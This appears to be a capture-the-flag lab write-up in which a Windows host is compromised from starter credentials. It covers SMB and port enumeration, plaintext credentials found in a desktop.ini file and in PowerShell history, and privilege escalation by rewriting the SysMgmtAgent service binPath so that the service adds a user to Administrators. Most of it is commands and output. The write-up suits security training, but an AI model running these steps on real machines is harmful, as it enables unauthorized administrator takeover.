

Objectives:

Following a successful social engineering engagement, you have obtained user-level credentials for a corporate workstation. Your objective is to leverage this initial access to perform deep reconnaissance on the internal Windows host. The final goal is to escalate privileges and capture the root flag from the administrator's directory to demonstrate full system compromise.

Starting Credentials:

tyler.ramsey:P@ssw0rd!

```
(karthik@vbox) - [~/HackSmarter/slur]
$ rustscan -a 10.1.13.85 -- -A
```

```
The Modern Day Port Scanner.
```

```
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
```

```
RustScan: Where scanning meets swagging. 🐍
```

```
[~] The config file is expected to be at "/home/karthik/.rustscan.toml"
```

```
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to server if used incorrectly.
```

```
[!!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or increase it manually.
```

```
Open 10.1.13.85:135
Open 10.1.13.85:445
Open 10.1.13.85:3389
Open 10.1.13.85:49670
```

```
[~] Starting Script(s)
```

```
(root@vbox) - [~/impacket/examples]
```

```
# nxc smb 10.1.13.85 -u 'tyler.ramsey' -p 'P@ssw0rd!' --shares
```


```
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO) (signing:False) (SMBv1:False)
```

```
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [*] EC2AMAZ-M1LFCNO\tyler.ramsey:P@ssw0rd!
```


```
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [*] Enumerated shares
```



	Share	Permissions	Remark
SMB	ADMIN\$		Remote Admin
SMB	C\$		Default share
SMB	IPC\$	READ	Remote IPC

→ We have full RDP access as tyler.ramsey with Remmina tool.



- No passwords stored in the browser.
- Sensitive Information Disclosure / Lack of access control?





Compromising Alice.wonderland:

```
PS C:\Management> type desktop.ini
[.ShellClassInfo]
InfoTip=CREDS: alice.wonderland:2wsxzaq1@WSXZAQ!
PS C:\Management> |
```

```
(root@vbox)-[~/impacket/examples]
# nxc smb 10.1.13.85 -u 'alice.wonderland' -p '2wsxzaq1@WSXZAQ!' --shares
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO) (signing:False) (SMBv1:False)
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [+] EC2AMAZ-M1LFCNO\alice.wonderland:2wsxzaq1@WSXZAQ!
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO [*] Enumerated shares
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO Share Permissions Remark
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO ADMIN$ Remote Admin
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO C$ Default share
SMB 10.1.13.85 445 EC2AMAZ-M1LFCNO IPC$ READ Remote IPC
```

```
PS C:\Management> type desktop.ini
[.ShellClassInfo]
InfoTip=CREDS: alice.wonderland:2wsxzaq1@WSXZAQ!
PS C:\Management> net user alice.wonderland
User name          alice.wonderland
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never

Password last set   9/30/2025 5:48:34 PM
Password expires    Never
Password changeable 9/30/2025 5:48:34 PM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          11/20/2025 6:51:12 PM

Logon hours allowed All

Local Group Memberships *Performance Log Users*Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.
```

```

PS C:\Users\alice.wonderland\Downloads> dir
PS C:\Users\alice.wonderland\Downloads> cd ..
PS C:\Users\alice.wonderland> tree
Folder PATH listing for volume Windows
Volume serial number is 7EC2-1A39
C:.
|---Contacts
|---Desktop
|---Documents
|---Downloads
|---Favorites
|   |---Links
|---Links
|---Music
|---Pictures
|---Saved Games
|---Searches
|---Videos
PS C:\Users\alice.wonderland> cd Favorites
PS C:\Users\alice.wonderland\Favorites> dir

        Directory: C:\Users\alice.wonderland\Favorites


Mode                LastWriteTime         Length Name
----                -
d-r---           11/20/2025   6:57 PM             Links
-a-----           11/20/2025   6:57 PM          208 Bing.url

PS C:\Users\alice.wonderland\Favorites> dir -force

```

Enumerating as alice.wonderland:

- She is in the “ Performance Log Users “ group. Not sure if this is relevant or not.
- The “ Performance Log Users “ group in windows is a security group that grants users permission to log performance counter data and perform other related tasks, especially for remote access.
- Performance log users is good to know because that means they can usually winrm in so that and remote management users are two good groups to look.

```

IconResource=%SystemRoot%\system32\imageres.dll,-183
PS C:\Users\alice.wonderland\Desktop> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cd C:\Users\alice.wonderland\Documents
dir /a /o:-d
notepad "Management KPI Dashboard - Sep 2025.pdf"
Get-Content "C:\Users\alice.wonderland\Desktop\notes.txt"
git status
git pull origin main
code .
type .\deploy_notes.txt
scp alic@10.10.0.5:/reports/*.pdf C:\Users\alice.wonderland\Downloads
net use \\fileserv\share /user:Administrator
mstsc /v:10.10.0.20
sc query SysMgmtAgent
sc stop SysMgmtAgent
sc start SysMgmtAgent
Get-Service -Name SysMgmtAgent
Get-EventLog -LogName Application -Newest 50
Get-Process | Sort-Object CPU -Descending | Select-Object -First 10
tasklist /svc
schtasks /query /fo LIST /v
reg query "HKLM\SYSTEM\CurrentControlSet\Services\SysMgmtAgent" /v ImagePath
icacls "C:\ProgramData\SysMgmtAgent" /verify
Get-ChildItem -Path C:\ -Filter *.log -Recurse -ErrorAction SilentlyContinue | Select-Object -First 20
Findstr /si "password" C:\Users\alice.wonderland\Documents\*.
Get-Content C:\ProgramData\SysMgmtAgent\Logs\agent.log -Tail 50
type "C:\ProgramData\SysMgmtAgent\Logs\agent.log"
whoami
whoami /priv
gpresult /r
Get-LocalUser | Where-Object Enabled -eq $true
Get-Service | Where-Object Status -eq "Running" | Select-Object -First 20
Restart-Service -Name "Spooler" -Force
netstat -ano | findstr LISTEN
ipconfig /all
ping -n 4 10.10.10.1
tracert -d 8.8.8.8
curl http://internal-dashboard.example.local/health

```

→ remember we can also look at powershell history with netexec smb modules.

→ We are able to start and stop the SysMgmtAgent service

```

type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\alice.wonderland\Desktop> sc.exe query SysMgmtAgent

SERVICE_NAME: SysMgmtAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

PS C:\Users\alice.wonderland\Desktop> sc.exe start SysMgmtAgent

SERVICE_NAME: SysMgmtAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 6660
        FLAGS                 :
PS C:\Users\alice.wonderland\Desktop> |

```

Privilege Escalation to Administrator

```
PS C:\Users\alice.wonderland\Desktop> sc.exe config SysMgmtAgent binPath= "cmd.exe /c net localgroup Administrators /add alice.wonderland"
PS C:\Users\alice.wonderland\Desktop> sc.exe config SysMgmtAgent binPath= "cmd.exe /c net localgroup Administrators /add alice.wonderland"
[SC] ChangeServiceConfig SUCCESS
PS C:\Users\alice.wonderland\Desktop> |
```

→ First stop the service and then do.

```
PS C:\Users\alice.wonderland\Desktop> sc.exe stop SysMgmtAgent

SERVICE_NAME: SysMgmtAgent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
PS C:\Users\alice.wonderland\Desktop> sc.exe config SysMgmtAgent binPath= "cmd.exe /c net localgroup Administrators /add alice.wonderland"
[SC] ChangeServiceConfig SUCCESS
PS C:\Users\alice.wonderland\Desktop> sc.exe start SysMgmtAgent
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

→ Even though it is saying the service did not respond, it will work.

```
The service did not respond to the start or control request in a timely fashion.

PS C:\Users\alice.wonderland\Desktop> net user alice.wonderland
User name                alice.wonderland
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        9/30/2025 5:48:34 PM
Password expires         Never
Password changeable      9/30/2025 5:48:34 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               11/20/2025 6:57:11 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *Performance Log Users
                        *Remote Desktop Users *Users
Global Group memberships *None
The command completed successfully.
```

→ Boom, that's all. You made the thing 🙌

